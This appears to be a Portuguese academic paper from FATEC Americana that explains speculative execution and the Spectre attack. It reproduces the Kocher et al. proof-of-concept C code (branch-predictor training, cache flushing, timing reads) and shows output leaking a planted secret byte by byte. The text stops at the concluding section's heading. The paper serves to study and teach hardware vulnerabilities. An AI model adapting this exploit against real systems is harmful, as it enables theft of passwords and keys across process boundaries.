ESTUDO DO *EXPLOIT SPECTRE*: FUNCIONAMENTO E POSSIBILIDADES REAIS DE ATAQUE

EXPLOIT SPECTRE STUDY: FUNCTIONING AND REAL ATTACK POSSIBILITIES

ESTUDIO DEL *EXPLOIT SPECTRE*: FUNCIONAMIENTO Y POSIBILIDADES REALES DE ATAQUE

Autor: Cleber de Oliveira Menezes Mariano
Autor: Thales Rocha Felix
Orientador: Marcus Vinícius Lahr Giraldi

Curso Superior de Tecnologia em Segurança da Informação – Faculdade de Tecnologia de Americana (FATEC Americana)
Americana – SP - Brasil
cleber.mariano@fatec.sp.gov.br, thales.felix@fatec.sp.gov.br, marcus.lahr@fatec.sp.gov.br

RESUMO
O artigo aqui apresentado se trata de um estudo sobre o *Spectre*, um dos *exploits* que foi utilizado durante uma série de pesquisas para demonstrar a vulnerabilidade que foi encontrada em microprocessadores da Intel, AMD e ARM, decorrente da falha de *hardware* que pode acontecer quando executam um procedimento denominado execução especulativa. Com a exploração dessa vulnerabilidade, o *Spectre* permite a obtenção de informações sensíveis como senhas e chaves criptográficas por um canal lateral, sem que o atacante possua nenhum acesso privilegiado ao sistema, pois o ataque é realizado diretamente no processador. Sendo assim, este artigo se propõe a explicar e demonstrar o funcionamento deste *exploit*, abordando conceitos gerais sobre segurança da informação, arquitetura e evolução de microprocessadores, para então dar sequência a uma explicação mais detalhada sobre a execução especulativa e como ela é utilizada neste tipo de ataque, de modo a permitir o vazamento de informações. Por fim, é feita uma demonstração do seu funcionamento, na qual foi utilizada uma adaptação do código que está disponível no artigo original do *Spectre*, elaborado pelos pesquisadores responsáveis pela descoberta, bem como uma consideração conclusiva sobre quais são as possibilidades reais de ocorrer um incidente de segurança utilizando este método de ataque.
Palavras-chave: *Spectre*; *exploit*; processadores; vulnerabilidade de *hardware*

ABSTRACT
The paper presented here is a study of Spectre, one of the exploits that was used during a series of researches to demonstrate the vulnerability that was found in Intel, AMD and ARM microprocessors, due to the hardware failure that can happen when they execute a procedure called speculative execution. By exploiting this vulnerability, Spectre allows to obtain sensitive information such as passwords and cryptographic keys through a side channel, without the attacker having any privileged access to the system, because the attack is performed directly on the processor. Thus, this paper proposes to explain and demonstrate the operation of this exploit, approaching general concepts about security information, architecture and evolution of microprocessors, to then proceed to a more detailed explanation about the speculative execution and how it is used in this type of attack, in order to allow the leakage of information. Finally, a demonstration of its operation is made, using an adaptation of the code that is available in the original Spectre paper, prepared by the researchers that were responsible for the discovery, as well as a conclusive consideration of what are the real possibilities of a security incident using this method of attack.
Keywords: *Spectre; exploit; processors; hardware vulnerability*

1 INTRODUÇÃO

A cada ano surgem novas tecnologias que visam melhorar o desempenho dos sistemas e redes computacionais, seja quanto aos elementos de *hardware* ou *software*. Fabricantes de equipamentos, pesquisadores e também desenvolvedores, realizam um esforço contínuo e incessante a fim de atender às demandas de usuários e recursos cada vez mais exigentes, procurando oferecer assim maior capacidade de

processamento aos dispositivos, ou ainda maior estabilidade e velocidade de transmissão de dados para os programas e redes de computadores.

No entanto, mediante essa evolução contínua, também vão sendo descobertas novas vulnerabilidades, as quais fatalmente serão exploradas por *hackers* ou indivíduos mal intencionados, que buscam obter o acesso a informações sensíveis ou privilegiadas. É exatamente com a exploração das vulnerabilidades encontradas nos sistemas que os atacantes conseguem a quebra e o comprometimento dos pilares da segurança da informação, os quais têm como critérios fundamentais a tríade confidencialidade, integridade e disponibilidade.

> Ocorre a quebra da confidencialidade da informação ao se permitir que pessoas não autorizadas tenham acesso ao seu conteúdo. A perda da confidencialidade é a perda do segredo da informação. Garantir a confidencialidade é assegurar o valor da informação e evitar a divulgação indevida. (DANTAS, 2011, p. 14).

"Ocorre a quebra da integridade quando a informação é corrompida, falsificada, roubada ou destruída. Garantir a integridade é manter a informação na sua condição original." (DANTAS, 2011, p. 11).

> Ocorre a quebra da disponibilidade quando a informação não está disponível para ser utilizada, ou seja, ao alcance de seus usuários e destinatários, não podendo ser acessada no momento em que for necessário utilizá-la. Garantir a disponibilidade é assegurar o êxito da leitura, do trânsito e do armazenamento da informação. (DANTAS, 2011, p. 12-3).

Promover ações e medidas que possam garantir a proteção, continuidade e manutenção destes elementos, é o objetivo principal dos profissionais em segurança da informação. Pode-se dizer então, que há uma batalha constante entre dois grupos distintos: por um lado os responsáveis por zelar pela segurança, que procuram proporcionar aos usuários um ambiente de tecnologia da informação íntegro, confiável e protegido, e por outro, todos aqueles que tentam burlar ou quebrar essa proteção para invadir, roubar informações, adulterar dados ou até mesmo para causar um mau funcionamento ou dano nos sistemas.

Caso um atacante consiga concretizar a invasão, as possibilidades de roubo e manipulação de senhas, chaves criptográficas, dados confidenciais sobre ativos importantes e funcionários de determinada empresa ou organização são enormes. Neste contexto de ameaças que podem levar a um incidente de segurança da informação, o *exploit* é um método bastante utilizado pelos atacantes, pois se trata de um programa, sequência de instruções ou dados, cujo objetivo específico é se aproveitar da vulnerabilidade dos sistemas e invadi-los.

> Aproveitando-se de uma brecha na segurança, ele entra em seu computador interpretado como dados inofensivos. Então estes dados provocam a instabilidade do sistema para diminuir temporariamente sua segurança. Finalmente o *Exploit* passa a executar ordens em seu sistema para roubar informações, invadir acessos bloqueados ou enviar um vírus (PRADA, 2008).

A vulnerabilidade aqui então estudada é o *exploit Spectre*, a qual foi divulgada no início de 2018, merecendo uma atenção especial, uma vez que explora uma falha de segurança de *hardware*, decorrente da realização da técnica de execução especulativa nos processadores da Intel, AMD e ARM. Este procedimento, também conhecido como processamento preditivo, utiliza métodos de previsão de ramificação e foi implementado pela primeira vez em 1993 na linha de processadores Pentium da Intel, junto com uma série de outras inovações. Todas essas melhorias proporcionaram ao Pentium um grande aumento de desempenho em relação aos seus antecessores.

> O Pentium trouxe várias mudanças em relação ao 486. A mais significativa delas foi a adoção de uma arquitetura superescalar, com o uso de duas unidades de execução em vez de uma. Junto com a multiplicação de *clock* e o uso do *cache*, essa foi outra das grandes melhorias arquiteturais que permitiram que o desempenho dos processadores aumentasse de maneira tão surpreendente do 386 para cá. (MORIMOTO, 2005).

Dentre as melhorias apresentadas com o surgimento do Pentium, a execução especulativa é uma característica muito importante, pois se baseia na tentativa de prever e executar antecipadamente instruções que podem ser solicitadas pelo usuário, e consequentemente pelos diversos processos em andamento no sistema operacional. Com isto foi possível reduzir o tempo de espera entre processador e memória principal, uma vez que as taxas de transferência dos processadores são muito superiores, além de diminuir também a necessidade de busca de instruções na memória principal.

Apesar de otimizar o desempenho do processamento, a execução especulativa abre brechas, permitindo que o isolamento de memória existente entre os processos executados alocados na *cache* do processador seja violado, possibilitando então o acesso às informações sensíveis já descritas. Caso esta vulnerabilidade comece a ser de fato explorada, pode provocar prejuízos e consequências graves. A quantidade de equipamentos que atualmente operam com processadores Intel, AMD e ARM e o advento da *Internet* das Coisas no qual objetos estão ganhando capacidade computacional de processamento, conectividade e sistemas operacionais embarcados são fatores que facilitam a exploração desta vulnerabilidade. Tal realidade pode, em futuro próximo, favorecer a tentativa de invasão em larga escala, o roubo e manipulação de dados de milhões de dispositivos, o que ocasionaria eventos e incidentes de segurança da informação sem precedentes em todo o mundo.

Diante deste cenário, a presente pesquisa desenvolve-se com o objetivo geral de analisar o funcionamento do *exploit* *S*pectre e seu modo de ataque à memória *cache* do processador. Objetiva-se especificamente: demonstrar de maneira mais detalhada o funcionamento do *Spectre* e as possibilidades de ataque referentes à exploração da execução especulativa nos processadores que possuem esta característica; esclarecer os usuários de dispositivos e sistemas de rede computacionais para que se mantenham informados quanto às boas práticas em segurança da informação frente às novas formas de ameaça; fomentar o estudo de Arquitetura e Organização de Computadores, seja para alunos ou profissionais da área de tecnologia da informação, para que estes possam ter uma melhor compreensão das ameaças e riscos pertinentes também aos elementos de *hardware*.

Para o alcance dos objetivos, foi realizada uma pesquisa experimental, de natureza exploratória e abordagem descritiva. Para tanto, foi feita uma demonstração prática do seu funcionamento, na qual foi utilizado o código que está disponível no artigo original do *Spectre* apresentado por Kocher et al. (2018).


2 PROCESSADOR E EXECUÇÃO ESPECULATIVA

Desde o início da utilização e desenvolvimento dos dispositivos computacionais modernos, a busca por melhor *performance*, resolução de cálculos e respostas cada vez mais velozes é uma constante. O responsável direto por essa evolução é sem dúvida o advento da idealização e implementação dos processadores.

> O processador ou Unidade Central de Processamento – UCP é o componente vital do sistema de computação. Na realidade, o processador é responsável pela realização de qualquer operação realizada por um computador. Isto quer dizer que o processador comanda não somente as ações efetuadas internamente, como também em decorrência da interpretação de uma determinada instrução, ele emite os sinais de controle para os demais componentes do computador a agirem e realizarem alguma tarefa (MONTEIRO, 2007, p. 154).

Os processadores, desde os mais antigos até os mais modernos, baseiam-se no modelo proposto por Von Neumann ainda na década de 40, exemplificado na Figura 1, o qual apresentava como responsáveis pela leitura e interpretação das instruções, as unidades de controle e de lógica e aritmética. “Juntas, a unidade de lógica e aritmética e a unidade de controle formavam o ‘cérebro’ do computador. Em computadores modernos elas são combinadas em um único chip denominado CPU (**Central Processing Unit – unidade central de processamento**)” (TANENBAUM, 2007, p. 11).

Figura 1 - Modelo proposto por Von Neumann



Fonte: Stallings (2010, p. 20)

Ao longo do seu desenvolvimento, em prol de desempenhos cada vez mais expressivos, os processadores passaram por muitas modificações em sua estrutura e arquitetura, tanto em relação à miniaturização e inserção de mais transístores, aumentando o grau de integração dos circuitos, quanto à elaboração de modelos organizacionais mais eficazes de busca e execução de instruções. Uma das técnicas que lhes conferiu ganhos expressivos na velocidade de processamento foi a técnica de execução especulativa.

> (...) usando técnicas de previsão de desvios e de análise do fluxo de dados, alguns processadores executam instruções de maneira especulativa, antes que elas ocorram na sequência de execução do programa, armazenando os resultados obtidos em registradores de armazenamento temporário. Se a maioria das instruções executadas antecipadamente realmente for necessária, será possível manter o processador ocupado o maior tempo possível (STALLINGS, 2010, p. 43).

3 *SPECTRE* E SEU FUNCIONAMENTO

Como já foi mencionado anteriormente, o *Spectre* foi descoberto por grupos de pesquisadores oriundos de diversos setores como universidades, empresas de segurança e também os pesquisadores do *Google Project Zero*. As pesquisas sobre este *exploit* foram realizadas em 2017, porém os resultados só foram divulgados no início de 2018, causando assim um desconforto para usuários e fabricantes, pois foi revelado que ele ataca diretamente os processadores mais utilizados do mercado (Intel, AMD, ARM), independente do sistema operacional utilizado. Esta técnica de ataque explora uma vulnerabilidade que ocorre quando esses processadores realizam a execução especulativa, a qual torna possível a violação do isolamento da memória entre os processos executados, e assim o acesso e vazamento das informações sensíveis.

Segundo Kocher et al. (2018), para realizar um ataque de *Spectre*, o invasor insere uma sequência de instruções dentro do espaço de endereço do processo em andamento. Uma vez executada, essa sequência de instruções engana a CPU, que passa a realizar erroneamente a execução especulativa, permitindo então o vazamento de dados por meio de um canal oculto, o qual é utilizado pelo invasor para recuperar as informações da vítima.

Ao induzir o processador a realizar a execução especulativa, nenhuma checagem de segurança é feita, pelo fato de não haver retorno de resultados até que seja confirmada a necessidade destes. Como não é feita a checagem de segurança, o isolamento da memória fica vulnerável e pode ser violado, então o *Spectre* consegue obter acesso às informações por meio de um *side-channel attack* ou ataque de canal lateral.

Ainda de acordo com Kocher et al. (2018), ataques de canal lateral se concentram em explorar certos efeitos para extrair informações secretas que de outra forma estariam indisponíveis. Desde a introdução no final dos anos 90 deste tipo de ataque, muitos efeitos produzidos como variação do consumo de energia, radiação eletromagnética ou ruído acústico já foram utilizados para extrair chaves criptográficas e outros segredos.

Para executar a extração dos dados desejados, o *Spectre* utiliza como canal lateral a memória *cache*, pequena quantidade de memória integrada ao chip da CPU que opera em alta velocidade, onde ficam armazenadas as informações mais utilizadas no processamento.

> A ideia básica de uma cache é simples: as palavras de memória usadas com mais frequência são mantidas na cache. Quando a CPU precisa de uma palavra, ela examina em primeiro lugar a cache. Somente se a palavra não estiver ali é que ela recorre à memória principal. Se uma fração substancial das palavras estiver na cache, o tempo médio de acesso pode ser muito reduzido (TANEMBAUM, 2007, p. 44).

Sequencialmente o *Spectre* começa com o atacante limpando a memória *cache* e induzindo o processador a executar um primeiro grupo de instruções adiantadamente, de forma especulativa, portanto sem fazer as checagens de segurança que ajudam a manter o isolamento de memória entre os processos simultâneos que estão rodando. Estas instruções são baseadas em um valor de referência que é combinado com o valor real da informação desejada e o resultado é enviado dos registradores, que são a memória interna do processador, para ser armazenado na memória *cache*. A partir deste momento o processador realiza um segundo grupo de instruções, onde é feita uma varredura na área do endereço de memória principal, que contém valores que variam de acordo com o valor da informação secreta que se quer descobrir.


Como o processador não retorna nenhum valor, pois todas as instruções executadas e os resultados obtidos estão sendo calculados especulativamente, o atacante vai realizar a medição do tempo que o

processador leva para realizar os acessos a cada endereço da memória principal. No endereço que contiver o valor desejado, o processador fará uma varredura mais rápida, pois este valor já está armazenado na *cache* desde o início do procedimento, não sendo então necessário o acesso à memória principal para aquele ponto específico. Sendo assim, o atacante consegue estabelecer os valores corretos, e a informação desejada poderá ser removida *bit* a *bit* ou ainda *byte* a *byte* durante o processo de ataque.

Pela aplicação de códigos maliciosos, o *Spectre* consegue utilizar a execução especulativa de duas formas diferentes, o que levou os pesquisadores a considerarem estas como variantes de um mesmo ataque. No entanto ambas seguem o mesmo padrão para possibilitar o vazamento das informações: o código do *exploit* sendo executado dinamicamente, as informações sendo carregadas nos registradores e destes para a *cache*, até que finalmente vão poder ser recuperadas através de um ataque de canal lateral como o *Flush+Reload,* o qual tem a função de analisar os tempos necessários para acesso à memória *cache* e a memória principal.

A Figura 2 demonstra a primeira variante de execução especulativa e como o *Spectre* a utiliza. Se for executada corretamente, antes que o verdadeiro resultado da verificação dos limites da aplicação seja conhecido, o processamento preditivo continua com o mais provável resultado dentre as possibilidades de predição ou ramificação, levando a uma aceleração geral na execução e ganho de desempenho. No entanto, com o *Spectre* o resultado da verificação dos limites da aplicação que está sendo processada é erroneamente previsto como verdadeiro, então diante deste cenário, informações secretas poderão ser vazadas.


Figura 2 – Primeira variante de execução especulativa utilizada no *Spectre*



Fonte: Kocher et al. (2018, p. 6)

A segunda variação da execução especulativa utilizada pelo *Spectre* é explicitada na Figura 3, onde o processamento preditivo é induzido a trazer como resposta o caminho definido pelo atacante, o que pode ser visto no contexto A. Já em um segundo momento, no contexto B, o processamento preditivo fará o mesmo caminho utilizado no contexto anterior, uma vez que este já foi executado, porém esta nova execução levará a um endereço escolhido pelo atacante que corresponde à localização utilizada pelo *Spectre* no espaço de endereço de memória da vítima.

Figura 3 – Segunda variante de execução especulativa utilizada no Spectre



Fonte: Kocher et al. (2018, p. 8)

Para se executar um ataque de *Spectre* em um contexto real, pode-se, por exemplo, utilizá-lo como um código feito em *javascript* e implantado em um *site* na *web*. Desta forma ele será capaz de infectar e extrair dados de qualquer dispositivo que disponha de um processador e acesso à rede, de modo que não haverá a necessidade do atacante infectar a máquina da vítima diretamente, nem de possuir um acesso de root ou administrador. Por não ser detectado como ameaça pelo sistema infectado, o que é uma característica dos *exploits*, e pela abrangência de dispositivos diferentes que podem ser atacados, o *Spectre* é poderoso, e representa uma ameaça perigosa para os sistemas e dispositivos computacionais com capacidade de processamento.

4 DEMONSTRAÇÃO PRÁTICA

Para a realização do teste que demonstra o funcionamento do *Spectre* na prática, foi feita uma adaptação, apenas alterando-se a informação sensível que será revelada com o resultado final. Porém toda a estrutura do código foi mantida e é a mesma utilizada no *exploit* disponível no artigo fonte. O código original pode ser visto no Anexo A.

O teste tem como objetivo demonstrar a capacidade do *Spectre* de remover informações sensíveis, explorando as vulnerabilidades do processador, então para uma melhor explicação do *exploit,* o código foi dividido em três partes: a preparação, o ataque e o resultado.

4.1 A PREPARAÇÃO

A variável *char *secret*, representa a informação sensível que será descoberta e extraída pelo *Spectre*, enquanto a variável *uint8_t temp* tem a função de impedir que o compilador otimize a *victim_function()*, para que a execução especulativa do processador não atinja o *time out*, como pode ser observado na Figura 4.

Figura 4 – Preparação da *victim_function()*

```
18  /********************************************************************
19  Victim code.
20  ********************************************************************/
21  unsigned int array1_size = 16;
22  uint8_t unused1[64];
23  uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
24  uint8_t unused2[64];
25  uint8_t array2[256 * 512];
26
27  char *secret = "Palavras secretas da ilha de Seram Show.";
28
29  uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */
30
31  void victim_function(size_t x) {
32      if (x < array1_size) {
33          temp &= array2[array1[x] * 512];
34      }
35  }
```

Fonte: Elaborado pelo autor, código adaptado de Kocher et al. (2018, p. 18-19)

4.2 O ATAQUE

A Figura 5 mostra que a função *readMemoryByte()* é a responsável por envenenar a execução especulativa, limpar a memória *cache* do processador, treinar o preditor de ramificação a esperar valores válidos para a variável '*size_t x*'. Também é possível verificar que com a chamada da *victim_function()* fora dos limites de '*size_t x*', é possível vazar a informação sensível na *cache*.

Na sequência, conforme a Figura 6, é feito um ataque de *timing* para identificar qual endereço da memória *cache* se encontra a informação e revelar seu conteúdo. O ataque é feito repetidas vezes e dependendo da capacidade de processamento da vítima, o *Spectre* pode ler cerca de 10KB/s.

Figura 5 – O envenenamento pela função *readMemoryByte()*

```
/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i, junk = 0;
    size_t training_x, x;
    register uint64_t time1, time2;
    volatile uint8_t *addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--) {

        /* Flush array2[256*(0..255)] from cache */
        for (i = 0; i < 256; i++)
            _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

        /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
        training_x = tries % array1_size;
        for (j = 29; j >= 0; j--) {
            _mm_clflush(&array1_size);
            for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

            /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
            /* Avoid jumps in case those tip off the branch predictor */
            x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
            x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
            x = training_x ^ (x & (malicious_x ^ training_x));

            /* Call the victim! */
            victim_function(x);
        }
```

Fonte: Elaborado pelo autor, código adaptado de Kocher et al. (2018, p. 18-19)

Figura 6 – O ataque de *timing*

```
        /* Time reads. Order is lightly mixed up to prevent stride prediction */
        for (i = 0; i < 256; i++) {
            mix_i = ((i * 167) + 13) & 255;
            addr = &array2[mix_i * 512];
            time1 = __rdtscp(&junk); /* READ TIMER */
            junk = *addr; /* MEMORY ACCESS TO TIME */
            time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
            if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
                results[mix_i]++; /* cache hit - add +1 to score for this value */
        }

        /* Locate highest & second-highest results results tallies in j/k */
        j = k = -1;
        for (i = 0; i < 256; i++) {
            if (j < 0 || results[i] >= results[j]) {
                k = j;
                j = i;
            } else if (k < 0 || results[i] >= results[k]) {
                k = i;
            }
        }
        if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
            break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
    }
    results[0] ^= junk; /* use junk so code above won't get optimized out*/
    value[0] = (uint8_t)j;
    score[0] = results[j];
    value[1] = (uint8_t)k;
    score[1] = results[k];
}
```

Fonte: Elaborado pelo autor, código adaptado de Kocher et al. (2018, p. 18-19)

Posteriormente, no último trecho do código apresentado na Figura 7, as funções são chamadas pelo *main* para que os resultados sejam exibidos.

Figura 7 – O *main* chama as funções e procede com a exibição dos resultados

```
106 int main(int argc, const char **argv) {
107     size_t malicious_x=(size_t)(secret-(char*)array1); /* default for malicious_x */
108     int i, score[2], len=40;
109     uint8_t value[2];
110
111     for (i = 0; i < sizeof(array2); i++)
112         array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages */
113     if (argc == 3) {
114         sscanf(argv[1], "%p", (void**)(&malicious_x));
115         malicious_x -= (size_t)array1; /* Convert input value into a pointer */
116         sscanf(argv[2], "%d", &len);
117     }
118
119     printf("Reading %d bytes:\n", len);
120     while (--len >= 0) {
121         printf("Reading at malicious_x = %p... ", (void*)malicious_x);
122         readMemoryByte(malicious_x++, value, score);
123         printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
124         printf("0x%02X='%c' score=%d ", value[0],
125                (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
126         if (score[1] > 0)
127             printf("(second best: 0x%02X score=%d)", value[1], score[1]);
128         printf("\n");
129     }
130     return (0);
131 }
```

Fonte: Elaborado pelo autor, código adaptado de Kocher et al. (2018, p. 18-19)

O código apresentado é elaborado em linguagem C, rodando em um sistema operacional Debian 9, sendo compilado e executado em um processador Intel i5-3470s.

4.3 O RESULTADO

Finalmente o resultado é apresentado na Figura 8, onde é possível visualizar uma a coluna com caracteres entre aspas simples com a informação sensível, atribuída inicialmente na variável *char * secret* = “Palavras secretas da ilha de Seram Show.”, sendo descoberta. Desta maneira fica demonstrado então que o *Spectre* consegue recuperar informações sensíveis *byte* a *byte*, fazendo uso de um ataque do tipo *side channel*. Logo a seguir, a Figura 9 traz a informação completa com toda a sentença revelada.

Figura 8 – Informação sensível sendo recuperada

```
root@debian:/home/usuario/Área de trabalho# gcc aa.c -o spectre
root@debian:/home/usuario/Área de trabalho# ./spectre
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfed68... Success: 0x50='P' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed69... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6a... Success: 0x6C='l' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6b... Success: 0x61='a' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6c... Success: 0x76='v' score=2
Reading at malicious_x = 0xffffffffffdfed6d... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfed6e... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6f... Success: 0x73='s' score=13 (second best: 0x00 score=4)
```

Fonte: Elaborado pelo autor, código adaptado de Kocher et al. (2018, p. 18-19)

Figura 9 – Resultado com toda a informação sensível revelada

```
root@debian:/home/usuario/Área de trabalho# gcc aa.c -o spectre
root@debian:/home/usuario/Área de trabalho# ./spectre
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfed68... Success: 0x50='P' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed69... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6a... Success: 0x6C='l' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6b... Success: 0x61='a' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6c... Success: 0x76='v' score=2
Reading at malicious_x = 0xffffffffffdfed6d... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfed6e... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6f... Success: 0x73='s' score=13 (second best: 0x00 score=4)
Reading at malicious_x = 0xffffffffffdfed70... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfed71... Success: 0x73='s' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed72... Success: 0x65='e' score=15 (second best: 0x00 score=5)
Reading at malicious_x = 0xffffffffffdfed73... Success: 0x63='c' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed74... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfed75... Success: 0x65='e' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed76... Success: 0x74='t' score=2
Reading at malicious_x = 0xffffffffffdfed77... Success: 0x61='a' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed78... Success: 0x73='s' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed79... Success: 0x20=' ' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed7a... Success: 0x64='d' score=61 (second best: 0x00 score=28)
Reading at malicious_x = 0xffffffffffdfed7b... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed7c... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfed7d... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffffffffdfed7e... Success: 0x6C='l' score=2
Reading at malicious_x = 0xffffffffffdfed7f... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffffffffdfed80... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed81... Success: 0x20=' ' score=7 (second best: 0x00 score=1)
Reading at malicious_x = 0xffffffffffdfed82... Success: 0x64='d' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed83... Success: 0x65='e' score=13 (second best: 0x05 score=4)
Reading at malicious_x = 0xffffffffffdfed84... Success: 0x20=' ' score=23 (second best: 0x00 score=9)
Reading at malicious_x = 0xffffffffffdfed85... Success: 0x53='S' score=2
Reading at malicious_x = 0xffffffffffdfed86... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdfed87... Success: 0x72='r' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed88... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed89... Success: 0x6D='m' score=59 (second best: 0x00 score=27)
Reading at malicious_x = 0xffffffffffdfed8a... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfed8b... Success: 0x53='S' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed8c... Success: 0x68='h' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed8d... Success: 0x6F='o' score=51 (second best: 0x05 score=23)
Reading at malicious_x = 0xffffffffffdfed8e... Success: 0x77='w' score=2
Reading at malicious_x = 0xffffffffffdfed8f... Success: 0x2E='.' score=15 (second best: 0x00 score=5)
root@debian:/home/usuario/Área de trabalho#
```

Fonte: Elaborado pelo autor, código adaptado de Kocher et al. (2018, p. 18-19)

5 CONSIDERAÇÕES FINAIS

